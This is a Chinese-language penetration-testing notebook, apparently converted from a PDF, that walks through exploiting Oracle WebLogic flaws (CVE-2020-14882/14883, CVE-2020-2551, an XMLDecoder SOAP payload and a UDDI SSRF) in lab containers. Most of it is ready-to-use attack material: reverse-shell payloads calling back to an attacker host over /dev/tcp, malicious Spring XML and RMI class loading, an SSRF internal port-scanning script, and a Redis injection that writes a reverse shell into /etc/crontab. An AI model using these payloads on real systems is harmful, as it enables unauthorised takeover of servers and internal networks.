Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
ADMINCONSOLESESSION=6GvQhQCSj7brk6LwTpPnt22gTpb3JxynjPGk6FW3xVwMzznJhM2W!1628766885
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: text/xml
Content-Length: 794


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:wsa="http://www.w3.org/2005/08/addressing"
xmlns:asy="http://www.bea.com/async/AsyncResponseService">
<soapenv:Header>
<wsa:Action>xx</wsa:Action>
<wsa:RelatesTo>xx</wsa:RelatesTo>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<void class="java.lang.ProcessBuilder">
```

```
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/192.168.190.1/4444 0&gt;&amp;1</string>
</void>
</array>
<void method="start"/></void>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body>
<asy:onAsyncDelivery/>
</soapenv:Body></soapenv:Envelope>
```

响应包返回202 Accepted，命令执行成功



nc 监听 4444端口接收 bash shell

Weblogic未授权访问-CVE-2020-14882 && 命令执行-CVE-2020-14883 *

0x00 漏洞描述

远程代码执行漏洞 （CVE-2020-14882）POC 已被公开，未经身份验证的远程攻击者可通过构造特殊的 HTTP GET 请求，结合 CVE-2020-14883 漏洞进行利用，利用此漏洞可在未经身份验证的情况下直接接管 WebLogic Server Console ，并执行任意代码，利用门槛低，危害巨大。

0x01 受影响WebLogic版本

```
Oracle WebLogic Server，版本10.3.6.0，12.1.3.0，12.2.1.3，12.2.1.4，14.1.1.0。
```

```
cd /root/vulhub/weblogic/CVE-2020-14882/
docker-compose up -d
7003
```

0x02 漏洞复现


靶机IP：192.168.190.136

攻击机：192.168.190.1

1、 漏洞检测 POC

直接访问 http://192.168.190.1:7001/console/images/%252E%252E%252Fconsole.portal

未授权访问后台



通过问未授权访问到管理后台页面，利用第二个命令执行漏洞（cve-2020-14883）

这个漏洞的利用方式有两种

一是通过 com.tangosol.coherence.mvel2.sh.ShellSession()

二是通过

com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext()

—windows环境—

弹计算器

```
[http://vlunip:7001/console/images/%252E%252E%252Fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession(
%22java.lang.Runtime.getRuntime().exec(%27calc.exe%27);%22)]
(http://192.168.142.132:7001/console/images/%252E%252E%252Fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession(
%22java.lang.Runtime.getRuntime().exec(%27calc.exe%27);%22))
```

2、通过FileSystemXmlApplicationContext()加载并执行远端xml文件：

windows-nc-shell-xml

```
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>cmd</value>
        <value>/c</value>
        <value>whoami</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

linux-shell.xml

```
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>/bin/bash</value>
        <value>-c</value>
        <value><![CDATA[bash -i >& /dev/tcp/192.168.190.1/4444 0>&1]]></value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

3、在攻击机上搭建一个 http.server ,让docker远程访问 xml文件，实现反弹shell

```
python3 -m http.server 8000
```


nc监听4444端口

```
nc -lvvp 4444
```

访问 http://192.168.190.1:8000/linux.xml


```
/console/images/%252E%252E%252Fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.conte
xt.support.ClassPathXmlApplicationContext("[http://192.168.190.1:8000/linux.xml")]
(http://192.168.190.1:8000/linux.xml"))
```

反弹shell成功



Weblogic IIOP协议反序列化(CVE-2020-2551)漏洞 *

0x00 漏洞描述

2020年1月15日，Oracle官方发布2020年1月关键补丁更新公告CPU（CriticalPatch Update），其中CVE-2020-2551的漏洞，漏洞等级为高危，CVVS评分为9.8分，漏洞利用难度低。IIOP反序列化漏洞影响的协议为IIOP协议，该漏洞是由于调用远程对象的实现存在缺陷，导致序列化对象可以任意构造，在使用之前未经安全检查，攻击者可以通过 IIOP 协议远程访问 Weblogic Server 服务器上的远程接口，传入恶意数据，从而获取服务器权限并在未授权情况下远程执行任意代码.

```
cd /root/vulhub/weblogic/CVE-2017-10271/
docker-compose up -d
7001
```

0x01 影响范围

```
weblogic 版本 10.3.6.0
weblogic 版本 12.1.3.0
weblogic 版本 12.2.1.3
weblogic 版本 12.2.1.4
```

0x02 漏洞复现

靶机IP：192.168.190.128

攻击机：192.168.190.1

1、工具列表

exploit.class	2021/9/16 10:49	CLASS 文件	1 KB
exploit.java	2021/9/16 10:48	JAVA 文件	1 KB
marshalsec-0.0.3-SNAPSHOT-all.jar	2021/8/10 11:03	Executable Jar File	41,497 KB
weblogic_CVE_2020_2551.jar	2021/9/15 11:28	Executable Jar File	104,669 KB

exploit.java 源码


```
import java.io.IOException;
public class exploit {
 static{
  try {
   java.lang.Runtime.getRuntime().exec(new String[]{"cmd","/c","calc"});
  } catch (IOException e) {
   e.printStackTrace();
  }
 }
 public static void main(String[] args) {

 }
}
```

2、编译生成exploit.class文件， 启动一个简易的python http服务

```
javac exploit.java -source 1.6 -target 1.6
python3 -m http.server 80
```

3、使用marshalsec起一个恶意的RMI服务


```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "
[http://192.168.190.1/#exploit"](http://192.168.190.1/#exploit") 1099
```



4、远程加载恶意类 exploit.class

```
java -jar weblogic_CVE_2020_2551.jar 192.168.190.128 7001
rmi://192.168.190.1:1099/exploit
```

```
E:\Penetration_test\漏洞复现\web服务器\Weblogic\CVE-2020-2551>java -jar weblogic_CVE_2020_2551.jar 192.168.190.128 7001 rmi://192.168.190.1:1099/exploit
javax.naming.NamingException: Unhandled exception in rebind() [Root exception is org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No]
        at weblogic.corba.j2ee.naming.Utils.wrapNamingException(Utils.java:83)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:392)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:350)
        at javax.naming.InitialContext.rebind(InitialContext.java:433)
        at com.payload.Main.main(Main.java:46)
Caused by: org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:477)
        at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:384)
        at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:341)
        at org.omg.CORBA.portable.ObjectImpl._invoke(ObjectImpl.java:475)
        at weblogic.corba.cos.naming._NamingContextAnyStub.rebind_any(_NamingContextAnyStub.java:52)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:378)
        ... 3 more
Caused by: org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No
        at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
        at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:62)
        at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:45)
        at java.lang.reflect.Constructor.newInstance(Constructor.java:423)
        at java.lang.Class.newInstance(Class.java:442)
        at weblogic.iiop.ReplyMessage.getThrowable(ReplyMessage.java:318)
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:468)
        ... 8 more
-----------------------
----没有回显    自行检测----
-----------------------
```



参考文章：https://xz.aliyun.com/t/7374

Weblogic-SSRF 漏洞 *

https://www.freebuf.com/vuls/257820.html

0x00 漏洞描述

服务端请求伪造(Server-Side Request Forgery),是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。

SSRF形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能,且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容,加载指定地址的图片、文档等等。

Weblogic中存在一个SSRF漏洞，利用该漏洞可以发送任意HTTP请求，进而攻击内网中redis、fastcgi等脆弱组件。

0x01 影响范围

weblogic 版本10.0.2

weblogic 版本10.3.6

0x02 漏洞复现


靶机IP：192.168.190.136

攻击机：192.168.190.1

```
cd /root/vulhub/weblogic/ssrf/
docker-compose up -d
7005
```


直接访问漏洞url

http://192.168.190.136:7001/uddiexplorer/SearchPublicRegistries.jsp




填写表单，点击search，使用burp抓包，发送到重放模块


更改 operator 可以探测内网主机信息，测试172.22.0.11主机 返回 No route to host 表示主机不存在




尝试 http://172.22.0.2:7001 返回 '1' addresses, but could not connect over HTTP to server: '172.22.0.2', port: '7001' 表示172.22.0.2主机存在，但是7001端口不存在。



返回404表示7001端口开放，



返回 Received a response from url 表示端口开放



weblogic ssrf 内网信息探测脚本

```
import thread
import time
import re
import requests


def ite_ip(ip):
    for i in range(1, 256):
        final_ip = '{ip}.{i}'.format(ip=ip, i=i)
        print final_ip
```

```
        thread.start_new_thread(scan, (final_ip,))
        time.sleep(3)

def scan(final_ip):
    ports = ('21', '22', '23', '53', '80', '135', '139', '443', '445', '1080',
'1433', '1521', '3306', '3389', '4899', '8080', '7001', '8000','6389','6379')
    for port in ports:
        vul_url =
'http://192.168.0.132:7001/uddiexplorer/SearchPublicRegistries.jsp?
operator=http://%s:%s&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&s
elfor=Business+location&btnSubmit=Search' % (final_ip,port)
        try:
            #print vul_url
            r = requests.get(vul_url, timeout=15, verify=False)
            result1 =
re.findall('weblogic.uddi.client.structures.exception.XML_SoapException',r.content)
            result2 = re.findall('but could not connect', r.content)
            result3 = re.findall('No route to host', r.content)
            if len(result1) != 0 and len(result2) == 0 and len(result3) == 0:
                print '[!]'+final_ip + ':' + port
        except Exception, e:
            pass


if __name__ == '__main__':
    ip = "172.18.0"
    if ip:
        print ip
        ite_ip(ip)
    else:
        print "no ip"
```

```
E:\Penetration_test\漏洞复现\web服务器\Weblogic\ssrf>python2 portdiscover.py
172.22.0
172.22.0.1
[!]172.22.0.1:22
172.22.0.2
[!]172.22.0.2:6379
172.22.0.3
[!]172.22.0.3:7001
172.22.0.4
172.22.0.5
```

通过以上的SSRF漏洞，探测探测出存在 redis
Weblogic的SSRF有一个比较大的特点,其虽然是一个"GET/POST"请求,但是我们可以通过传入%0a%0d来注入换行符,某些服务(如redis)是通过换行符来分隔每条命令,本环境可以通过该SSRF攻击内网中的redis服务器。


发送三条redis命令，将弹shell脚本写入/etc/crontab：
crontab语法：https://www.jianshu.com/p/ecd6a1cfb73e

```
test

set 1 "\n\n\n\n* * * * * root bash -i >& /dev/tcp/192.168.190.1/4444 0>&1\n\n\n\n"
config set dir /etc/
config set dbfilename crontab
save

aaa
```

将以上payload进行为uel编码

```
operator=http://172.22.0.2:6379/test%0a%0aset%201%20%22%5cn%5cn%5cn%5cn*%20*%20*%20*
%20*%20root%20bash%20-
i%20%3e%26%20%2fdev%2ftcp%2f192.168.190.1%2f4444%200%3e%261%5cn%5cn%5cn%5cn%22%0acon
fig%20set%20dir%20%2fetc%2f%0aconfig%20set%20dbfilename%20crontab%0asave%0a%0aaaa&rd
oSearch=name&txtSearchname=1&txtSearchkey=2&txtSearchfor=3&selfor=Business+location&
btnSubmit=Search
```

发送payload触发反弹shell连接 192.168.190.1:4444



反弹shell成功

补充一下，可进行利用的cron有以下几个地方：

```
/etc/crontab 这个是肯定的
/etc/cron.d/* 将任意文件写到该目录下，效果和crontab相同，格式也和/etc/crontab相同。 。
/var/spool/cron/root centos系统下root用户的cron文件
/var/spool/cron/crontabs/root debian系统下root用户的cron文件
```


Weblogic 弱密码 *

漏洞复现

